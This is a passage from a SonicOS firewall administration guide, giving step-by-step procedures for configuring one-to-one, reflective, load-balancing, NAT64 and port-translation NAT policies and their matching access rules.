
One-to-One NAT for outbound traffic is another common NAT policy on a firewall for translating an internal IP address into a unique IP address. This is useful when you need specific systems, such as servers, to use a specific IP address when they initiate traffic to other destinations. Most of the time, a NAT policy such as this One-to-One NAT policy for outbound traffic is used to map a server's private IP address to a public IP address, and it is paired with a reflective (mirror) policy that allows any system from the public Internet to access the server, along with a matching firewall access rule that permits this. Reflective NAT policies are covered in Creating a One-to-One NAT Policy for Inbound Traffic (Reflective) on page 514.

To create a one-to-one policy for outbound traffic:

1 Go to **Network > Address Objects**.



2 Click on the **Add…** button at the bottom of the page. The **Add Address Object** dialog displays.



3 Enter a friendly description for server's private IP address in the **Name** field.

4 Select the zone that the server assigned from the **Zone Assignment** drop-down menu.

5 Choose **Host** from the **Type** drop-down menu.

6 Enter the server's private IP address in the **IP Address** field.


7 Click **Add**. The new address object is added to the Address Objects table, and the status at the bottom of the page reads **The configuration has been added**.

8 Then, repeat Step 2 through Step 7 to create another object in the **Add Address Object** dialog for the server's public IP address and with the correct values except select **WAN** from **Zone Assignment** drop-down menu.


9 Click on the **Add** button to create the address object. The new address object is added to the Address Objects table, and the status at the bottom of the page reads **The configuration has been added**.

10 Click **Close** to close the **Add Address Object** dialog.

11 Navigate to the **Network > NAT Policies** page.



12 Click the **Add** button at the bottom of the **Nat Policies** table. The **Add NAT Policy** dialog displays.



13 To create a NAT policy to allow the Web server to initiate traffic to the public Internet using its mapped public IP address, choose the options shown in the Option choices: One-to-one NAT policy for outbound traffic example table:

Option choices: One-to-one NAT policy for outbound traffic example

Option	Value
Original Source	webserver_private_ip
Translated Source	webserver_public_ip
Original Destination	Any
Translated Destination	Original
Original Service	Any
Translated Service	Original
Inbound Interface	X2
Outbound Interface	X1
Comment	Enter a short description

Option choices: One-to-one NAT policy for outbound traffic example

Option	Value
Enable NAT Policy	Checked
Create a reflective policy	Checked

14 When done, click the **Add** button to add and activate the NAT Policy.

15 Click on the **Close** button to close the **Add NAT Policy** dialog.

With this policy in place, the firewall translates the server's private IP address to the public IP address when it initiates traffic out the WAN interface (by default, the X1 interface).

You can test the One-to-One mapping by opening up a Web browser on the server and accessing the public Website http://www.whatismyip.com. The Website should display the public IP address you attached to the private IP address in the NAT policy you just created.


Creating a One-to-One NAT Policy for Inbound Traffic (Reflective)

This is the mirror policy for a reflective policy created when you check **Create a reflective policy**, such as the one created in Creating a One-to-One NAT Policy for Outbound Traffic on page 511. This mirror NAT policy allows you to translate an external public IP addresses into an internal private IP address. When paired with a "permit" access policy, this NAT policy allows any source to connect to the internal server using the public IP address; the firewall handles the translation between the private and public address. With this policy in place, the firewall translates the server's public IP address to the private IP address when connection requests arrive via the WAN interface (by default, the X1 interface).

Below, you create the entry as well as the rule to allow HTTP access to the server. You need to create the access policy that allows anyone to make HTTP connections to the Web server via the Web server's public IP address.


To create a one-to-one policy for inbound traffic (reflective):

1 Go to the **Firewall > Access Rules** page.



2 Choose the policy for whatever zone you put your server in by clicking its checkbox.

3 Click the **Add...** button to display the **Add Rule** dialog.



4 Enter in the values shown in the Option choices: One-to-one NAT policy for inbound traffic example table.

Option choices: One-to-one NAT policy for inbound traffic example

Option	Value
Action	Allow
From	Select a zone or interface
To	Select a zone or interface
Source Port	Select a port; the default is **Any** **NOTE:** If **Source Port** is configured, the Access Rule will filter the traffic based on the source port defined in the selected Service Object/Group. The Service Object/Group selected must have the same protocol types as the ones selected in **Service**.
Service	HTTP
Source	Any
Destination	Webserver_public_ip
Users Included	All (default)
Users Excluded	None (default)
Schedule	Always on (default)
Comment	Enter a short description
Enable logging	Selected
Allow Fragmented Packets	Selected
All other options	Unselected

5 Click **Add**. The rule is added.

6 Click **Close**.


When you are done, attempt to access the Web server's public IP address using a system located on the public Internet. You should be able to successfully connect. If not, review this section, and the section before, and ensure that you have entered in all required settings correctly.

Configuring One-to-Many NAT Load Balancing

One-to-Many NAT policies can be used to persistently load balance the translated destination using the original source IP address as the key to persistence. For example, firewalls can load balance multiple SRA appliances, while still maintaining session persistence by always balancing clients to the correct destination SRA.


To configure a one-to-many load balancing policy:

1 Go to the **Firewall > Access Rules** page.



2 Select the policy for **WAN** to **LAN**.

3 Click on the **Add...** button to display the **Add Rule** dialog.



4 Enter the values shown in the Option choices: One-to-many NAT load balancing rule example table.


Option choices: One-to-many NAT load balancing rule example

Option	Value
Action	Allow
From	Select a zone or interface
To	Select a zone or interface
Source Port	Select a port; the default is **Any** **NOTE:** If **Source Port** is configured, the Access Rule will filter the traffic based on the source port defined in the selected Service Object/Group. The Service Object/Group selected must have the same protocol types as the ones selected in **Service**.
Service	HTTPS
Source	Any
Destination	WAN Primary IP
Users Included	All
Users Excluded	None (default)
Schedule	Always on
Comment	Descriptive text, such as SSLVPN LB
Enable logging	Selected
Allow Fragmented Packets	Selected
All other options	Unselected


5 Click **Add**. The rule is added.

6 Click **Close**.

7 Create the following NAT policy by going to the **Network > NAT Policies** page.




8 Click the **Add** button at the bottom of the **Nat Policies** table. The **Add NAT Policy** dialog displays.



9 To create a NAT policy to allow the Web server to initiate traffic to the public Internet using its mapped public IP address, choose the options shown in the Option choices: One-to-many NAT load balancing policy example table:

Option choices: One-to-many NAT load balancing policy example

Option	Value
Original Source	Any
Translated Source	Original
Original Destination	WAN Primary IP
Translated Destination	Select **Create new address object...** to display the **Add Address Object** dialog. Use the options shown in the Option choices: Add Address Object dialog table.
Original Service	HTTPS
Translated Service	HTTPS
Inbound Interface	Any



Option choices: Add Address Object dialog

Option	Value
Name	A descriptive name, such as `mySSLVPN`
Zone assignment	LAN
Type	Host
IP Address	The IP addresses for the devices to be load balanced (in the topology shown above, this is `192.168.200.10`, `192.168.200.20`, and `192.168.200.30`.)

Option choices: One-to-many NAT load balancing policy example

Option	Value
Outbound Interface	Any
Comment	Descriptive text, such as SSLVPN LB
Enable NAT Policy	Selected
Create a reflective policy	Not selected

10 When done, click the **Add** button to add and activate the NAT Policy.

11 Click the **Close**.

Creating a WAN-to-WAN Access Rule for a NAT64 Policy

NOTE: WAN-to-WAN access rules for a NAT64 policy is not supported on the SuperMassive 9800.


When an IPv6-only client initializes a connection to an IPv4 client/server, the IPv6 packets received by the NAT64 translator look like ordinal IPv6 packets; the:

- Source zone is LAN.
- Destination zone is WAN.


After these packets are processed through the NAT policy, they are converted IPv4 packets and will be handled by firewall again. These packets' source zone, however, had been WAN, and destination zone is same as the original IPv6 packets. If the cache about this IPv4 packets has not been created, these packets undergo policy checking. So these packets are not dropped, a WAN-to-WAN allow rule policy should be configured.

To create a WAN-to-WAN policy:

1 Go to the **Firewall > Access Rules** page.



2 Click **Add**. The **Add Rule** dialog displays.



3 Configure the options:

Option	Value
Action	Allow
From	WAN
To	WAN
Source Port	Any
Service	Any
Source	All WAN IP **NOTE:** All WAN IP is the default Address Object group created by SonicOS to indicate this WAN IP belongs to the firewall WAN interface. All WAN IP cannot be configured.
Users Included	All
Users Excluded	None
Schedule	Always on
Comment	IPv4 from Any to Any for Any service (optional)
All other options	Leave as is or optionally configure accordingly

4 Click **Add**.


Inbound Port Address Translation via One-to-One NAT Policy

This type of NAT policy is useful when you want to conceal an internal server's real listening port, but provide public access to the server on a different port. In the example below, you modify the NAT policy and rule created in the previous section to allow public users to connect to the private Web server on its public IP address, but via a different port (TCP 9000), instead of the standard HTTP port (TCP 80).


To create a one-to-one policy for inbound port address translation:

1 Create a custom service for the different port.

a Go to the **Network > Services** page.



b On the **Service Objects** tab, click the **Add...** button. The **Add Service** dialog displays.




c Give your custom service a friendly name such as **webserver_public_port**.

d Select **TCP(6)** from the **Protocol** drop-down menu. The **Sub Type** drop-down menu is dimmed.

e For the **Port Range** fields, enter in **9000** as the starting port number for the service and as its ending port number.


f When done, click **Add** button to save the custom service. The message **Done adding Service object entry** displays, and the **Service Objects** tab is updated.




g Click **Close**.

2 Modify the NAT policy created in the previous section that allowed any public user to connect to the Web server on its public IP address.

a Go to the **Network > NAT Policies** menu.



b Click on the **Edit** icon next to the NAT policy. The **Edit NAT Policy** dialog displays.



c Edit the NAT policy with the options shown in the Option choices: Inbound port address translation via one-to-one NAT policy table:

Option choices: Inbound port address translation via one-to-one NAT policy

Option	Value
Original Source	Any
Translated Source	Original
Original Destination	webserver_public_ip
Translated Destination	webserver_private_ip
Original Service	webserver_public_port (or whatever you named it above)
Translated Service	HTTP
Inbound Interface	X1
Outbound Interface	Any
Comment	Enter a short description
Enable NAT Policy	Checked

NOTE: Make sure you chose **Any** as the destination interface and not the interface that the server is on. This may seem counter-intuitive, but it is actually the correct thing to do (if you try to specify the interface, you get an error).

d When finished, click **OK** to add and activate the NAT Policy.

With this policy in place, the firewall translates the server's public IP address to the private IP address when connection requests arrive from the WAN interface (by default, the X1 interface), and translates the requested protocol (TCP 9000) to the server's actual listening port (TCP 80).

3 Finally, modify the firewall access rule created in the previous section to allow any public user to connect to the Web server on the new port (TCP 9000) instead of the server's actual listening port (TCP 80).

a Navigate to the **Firewall > Access Rules** page.

b Select the policy for whatever zone you put your server in.

c Click the **Edit** icon to display the previously created policy in the **Edit Rule** dialog.

d Edit the values as shown in the Option choices: Inbound port address translation via one-to-one NAT policy rule table:

Option choices: Inbound port address translation via one-to-one NAT policy rule

Option	Value
Action	Allow
Service	server_public_port (or whatever you named it above)
Source	Any
Destination	webserver_public_ip
Users Allowed	All
Schedule	Always on
Logging	Checked
Comment	Enter a short description

e Click **OK**.

When you're done, attempt to access the Web server's public IP address using a system located on the public Internet on the new custom port (for example: `http://67.115.118.70:9000`). You should be able to connect successfully. If not, review this section, and the section before, and ensure that you have entered in all required settings correctly.

Inbound Port Address Translation via WAN IP Address

This is one of the more complex NAT policies you can create on a firewall running SonicOS — it allows you to use the WAN IP address of the firewall to provide access to multiple internal servers. This is most useful in situations where your ISP has only provided a single public IP address, and that IP address has to be used by the firewall's WAN interface (by default, the X1 interface).

Below, you create the programming to provide public access to two internal Web servers via the firewall's WAN IP address; each is tied to a unique custom port. In the following examples, you set up two, but it is possible to create more than these as long as the ports are all unique.

To use the WAN IP address of the firewall to provide access to multiple internal servers, complete these tasks:

1 Create two custom service objects for the unique public ports the servers respond on.

2 Create two address objects for the servers' private IP addresses.

3 Create two NAT entries to allow the two servers to initiate traffic to the public Internet.

4 Create two NAT entries to map the custom ports to the actual listening ports, and to map the private IP addresses to the firewall's WAN IP address.

5 Create two access rule entries to allow any public user to connect to both servers via the firewall's WAN IP address and the servers' respective unique custom ports.

To create an inbound port address translation policy via WAN IP address:

1 Create a custom service for the two ports.

   a Go to the **Firewall > Services** page

   b Click the **Add** button. The **Add Service** dialog displays.

   c Give your custom services names such as **servone_public_port** and **servtwo_public_port**.

   d Select **TCP(6)** as the protocol.

   e Enter in **9100** and **9200** as the starting and ending ports.

   f After configuring each custom service, click the **Add** button to save the custom services.

   g After configuring both custom services, click the **Close** button.

2 Go to the **Network > Address Objects** page.

   a Click the **Add** button. The **Add Address Object** dialog displays.

   b Enter a descriptive name for server's private IP addresses, such as **public_ports**, in the **Name** field.

   c Select the zone that the servers are in from the **Zone Assignment** drop-down menu.

   d Choose **Host** from the **Type** drop-down menu.

   e Enter the server's private IP addresses in the **IP Address** field.

   f After configuring the address object, click the **Add** button to create the address object.

   g Click the **Close** button to close the dialog.

3 Go to the **Network > NAT Policies** page.

   a Click on the **Add** button. The **Add NAT Policy** dialog displays.

   b To create a NAT policy to allow the two servers to initiate traffic to the public Internet using the firewall's WAN IP address, choose the options shown in the Option choices: Two servers to initiate traffic to the Internet table:

Option choices: Two servers to initiate traffic to the Internet

Option	Server one values	Server two values
Original Source	servone_private_ip	servtwo_private_ip
Translated Source	WAN Primary IP	WAN Primary IP
Original Destination	Any	Any
Translated Destination	Original	Original
Original Service	Any	Any
Translated Service	Original	Original
Inbound Interface	X2	X2
Outbound Interface	X1	X1
Comment	Enter a short description	Enter a short description
Enable NAT Policy	Checked	Checked
Create a reflective policy	Cleared	Cleared

c After configuring the NAT policy for each server, click the **Add** button to add and activate that NAT policy.

d When finished, click **Close**.

With these policies in place, the firewall translates the servers' private IP addresses to the public IP address when it initiates traffic out the WAN interface (by default, the X1 interface).

4 Click the **Add** button on the **Network > NAT Policies** page again. The **Add NAT Policy** dialog is displayed.

a To create the NAT policies to map the custom ports to the servers' real listening ports and to map the firewall's WAN IP address to the servers' private addresses, choose the following options:

Option choices: Mapping custom ports to servers

Option	Server one values	Server two values
Original Source	Any	Any
Translated Source	Original	Original
Original Destination	WAN Primary IP	WAN Primary IP
Translated Destination	servone_private_ip	servtwo_private_ip
Original Service	servone_public_port	servtwo_public_port
Translated Service	HTTP	HTTP
Inbound Interface	X1	X1
Outbound Interface	Any	Any **NOTE:** Make sure you choose **Any** as the destination interface and not the interface that the server is on. This may seem counter-intuitive, but it is actually the correct thing to do (if you try to specify the interface, you get an error).
Comment	Enter a short description	Enter a short description
Enable NAT Policy	Checked	Checked
Create a reflective policy	Cleared	Cleared

b After configuring the NAT policy for each server, click the **Add** button to add and activate that NAT policy.

c When finished, click the **Close** button to close the **Add NAT Policy** dialog.

With these policies in place, the firewall translates the server's public IP address to the private IP address when connection requests arrive from the WAN interface (by default, the X1 interface).

5 Create the access rules that allows anyone from the public Internet to access the two Web servers using the custom ports and the firewall's WAN IP address.

a Go to the **Firewall > Access Rules** page

b Choose the policy for the WAN to Sales zone.

c Click the **Add...** button. The **Add Rule** dialog displays.

d To create the Access Rules, enter the values shown in the Option choices: Creating Access Rules table.

Option choices: Creating Access Rules

Option	Server one values	Server two values
Action	Allow	Allow
Service	servone_public_port	servtwo_public_port
Source	Any	Any
Destination	WAN IP address	WAN IP address
Users Allowed	All	All
Schedule	Always on	Always on
Logging	checked	checked
Comment	Enter a short description	Enter a short description

